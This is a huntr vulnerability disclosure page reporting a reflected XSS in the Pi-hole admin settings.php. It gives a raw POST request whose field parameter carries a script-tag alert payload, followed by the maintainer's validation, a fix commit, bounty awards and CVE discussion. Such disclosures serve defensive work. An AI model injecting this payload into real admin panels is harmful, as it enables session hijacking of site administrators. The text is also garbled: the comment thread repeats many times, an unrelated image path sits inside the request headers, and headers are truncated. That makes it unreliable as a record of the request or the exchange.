# Cross-site Scripting (XSS) - Reflected in pi-hole/adminite





## Description

Reflected XSS on any POST parameters with a correct token on /admin/settings.php When field is not in the defined list , \$debug value is set to true , and the \$POST is dumped without filtering

# Proof of Concept

Login as admin Settings -> Flush log

replace field with XSS payload using burp

### POST /admin/settings.php HTTP/1.1

Host: 192.168.159.138 Content-Length: 88 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.159.138

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im


Referer: http://192.168.159.138/admin/settings.php

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

Cookie: PHPSESSID=\*\*\* Connection: close

field=<script>alert(1)</script>&token=\*\*\*







Reflected XSS on field POST parameters with a correct token and not-exist field value

### Occurrences



## Vulnerability Type

### Affected Version



wtwver



wtwver

We have contacted a member of the <b>pi-hole/adminIte</b> team and are waiting to hear back a year ago	
wtwver submitted a patch a year ago	
Adam Warner validated this vulnerability a year ago	
wtwer has been awarded the disclosure bounty 🗸	
The fix bounty is now up for grabs	
Adam Warner ayear ago	
@wtwver, we're gearing up for a release, so i've cherry-picked your patches for these two xss, will still award bounty to you	
Adam Warner marked this as fixed with commit f52671 ayear ago	
wtwer has been awarded the fix bounty 🗸	
This vulnerability will not receive a CVE 🗴	
wtwer a year ago Researcher	
@admin Could u assistance in issuing a CVE? Thanks a lot	
Jamie Slome a year ago Admin	
Jamie Slome a year ago  Admin  We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.	
We are able to issue a CVE here, we just need double confirmation from the maintainer that	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?  Adam Warner ayearago	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?  Adam Warner ayearago	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?  Adam Warner ayearago   Jamie Slome ayearago  Admin	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?  Adam Warner ayearago  ##  Jamie Slome a yearago  Admin  CVE published! ##	
We are able to issue a CVE here, we just need double confirmation from the maintainer that they are happy for this to go ahead.  @maintainer?  Adam Warner ayear ago  Admin  CVE published!	

2022 © 418sec

huntr part of 418sec

acktivity about team

contact us

terms

privacy policy